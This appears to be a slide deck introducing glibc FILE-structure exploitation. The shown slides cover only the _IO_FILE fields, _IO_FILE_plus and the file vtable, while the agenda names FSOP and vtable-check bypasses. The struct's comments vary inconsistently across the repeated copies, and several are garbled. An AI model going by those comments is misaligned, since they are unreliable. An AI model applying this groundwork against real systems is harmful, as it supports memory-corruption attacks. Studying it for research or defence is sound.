
Introduction

- What happen when we use **stdio function**



Introduction

- What happen when we use **stdio function**



Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Introduction

- FILE structure
 - A complex structure
 - Flags
 - Stream buffer
 - File descriptor
 - FILE_plus
 - Virtual function table

```
struct _IO_FILE {  
    int _flags; /* High-order bits */  
#define _IO_file_flags _flags  
  
    /* The following pointers connect the stream to the buffer */  
    /* Note: Tk uses the _IO_read_end and _IO_write_end pointers */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of data to be read */  
    char* _IO_read_base; /* Start of data to be read */  
    char* _IO_write_base; /* Start of data to be written */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of data to be written */  
    char* _IO_buf_base; /* Start of buffer */  
    char* _IO_buf_end; /* End of buffer */  
    /* The following fields are used to implement seek */  
    char *_IO_save_base; /* Point to current save base */  
    char *_IO_backup_base; /* Point to current backup base */  
    char *_IO_save_end; /* Point to current save end */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - Flags
 - Record the attribute of the File stream
 - Read only
 - Append
 - ...

```
struct _IO_FILE {  
    int _flags; /* High-order bits */  
#define _IO_file_flags _flags  
  
/* The following pointers correspond to the current state of the file */  
/* Note: Tk uses the _IO_read_end and _IO_write_end pointers */  
char* _IO_read_ptr; /* Current read pointer */  
char* _IO_read_end; /* End of data to be read */  
char* _IO_read_base; /* Start of data to be read */  
char* _IO_write_base; /* Start of data to be written */  
char* _IO_write_ptr; /* Current write pointer */  
char* _IO_write_end; /* End of data to be written */  
char* _IO_buf_base; /* Start of buffer */  
char* _IO_buf_end; /* End of buffer */  
/* The following fields are used to implement the save/undo feature */  
char *_IO_save_base; /* Point to start of saved data */  
char *_IO_backup_base; /* Point to start of backup data */  
char *_IO_save_end; /* Point to end of saved data */  
  
struct _IO_marker *_markers;  
  
struct _IO_FILE *_chain;  
  
int _fileno;
```

Introduction

- FILE structure
 - Stream buffer
 - Read buffer
 - Write buffer
 - Reserve buffer

```
struct _IO_FILE {  
    int _flags; /* High-order bits */  
#define _IO_file_flags _flags  
  
    /* The following pointers connect the stream buffer */  
    /* Note: Tk uses the _IO_read_end pointer */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of read buffer */  
    char* _IO_read_base; /* Start of read buffer */  
    char* _IO_write_base; /* Start of write buffer */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of write buffer */  
    char* _IO_buf_base; /* Start of buffer */  
    char* _IO_buf_end; /* End of buffer */  
    /* The following fields are used for seeking */  
    char *_IO_save_base; /* Point to current save */  
    char *_IO_backup_base; /* Point to backup */  
    char *_IO_save_end; /* Point to end of save */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - _fileno
 - File descriptor
 - Return by sys_open

```
struct _IO_FILE {  
    int _flags; /* High-order bits of _file_flags */  
    #define _IO_file_flags _flags  
  
    /* The following pointers correspond to the _IO_* fields */  
    /* Note: Tk uses the _IO_read_end field instead of _IO_read_ptr */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of data to be read */  
    char* _IO_read_base; /* Start of data to be read */  
    char* _IO_write_base; /* Start of data to be written */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of data to be written */  
    char* _IO_buf_base; /* Start of buffer */  
    char* _IO_buf_end; /* End of buffer */  
    /* The following fields are used for synchronization */  
    char *_IO_save_base; /* Point to save base */  
    char *_IO_backup_base; /* Point to backup base */  
    char *_IO_save_end; /* Point to save end */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - FILE plus
 - stdin/stdout/stderr
 - fopen also use it
- Extra Virtual function table
 - Any operation on file is via vtable

```
struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```


Introduction

- FILE structure
 - FILE plus
 - stdin/stdout/stderr
 - fopen also use it
 - Extra Virtual function table
 - Any operation on file is via vtable

```
const struct _IO_jump_t _IO_file_jumps libio_vtable = {  
    JUMP_INIT_DUMMY,  
    JUMP_INIT(finish, _IO_file_finish),  
    JUMP_INIT(overflow, _IO_file_overflow),  
    JUMP_INIT(underflow, _IO_file_underflow),  
    JUMP_INIT(uflow, _IO_default_uflow),  
    JUMP_INIT(pbackfail, _IO_default_pbackfail),  
    JUMP_INIT(xsputn, _IO_file_xsputn),  
    JUMP_INIT(xsgetn, _IO_file_xsgetn),  
    JUMP_INIT(seekoff, _IO_new_file_seekoff),  
    JUMP_INIT(seekpos, _IO_default_seekpos),  
    JUMP_INIT(setbuf, _IO_new_file_setbuf),  
    JUMP_INIT(sync, _IO_new_file_sync),  
    JUMP_INIT(doallocate, _IO_file_doallocate),  
    JUMP_INIT(read, _IO_file_read),  
    JUMP_INIT(write, _IO_new_file_write),  
    JUMP_INIT(seek, _IO_file_seek),  
    JUMP_INIT(close, _IO_file_close),  
    JUMP_INIT(stat, _IO_file_stat),  
    JUMP_INIT(showmanyc, _IO_default_showmanyc),  
    JUMP_INIT(imbue, _IO_default_imbue)  
};  
libc_hidden_data_def (_IO_file_jumps)
```

Introduction

- FILE structure
 - Every FILE associate with a _chain (linked list)



```
struct _IO_FILE {
    int _flags; /* High-order bits are reserved */
#define _IO_file_flags _flags

    /* The following pointers connect the list of FILEs */
    /* Note: Tk uses the _IO_read_ptr and _IO_write_ptr fields */
    char* _IO_read_ptr; /* Current read pointer */
    char* _IO_read_end; /* End of read buffer */
    char* _IO_read_base; /* Start of read buffer */
    char* _IO_write_base; /* Start of write buffer */
    char* _IO_write_ptr; /* Current write pointer */
    char* _IO_write_end; /* End of write buffer */
    char* _IO_buf_base; /* Start of buffer */
    char* _IO_buf_end; /* End of buffer */
    /* The following fields are used for synchronization */
    char *_IO_save_base; /* Point to save base */
    char *_IO_backup_base; /* Point to backup base */
    char *_IO_save_end; /* Point to save end */


    struct _IO_marker *_markers;

    struct _IO_FILE *_chain;

    int _fileno;
```

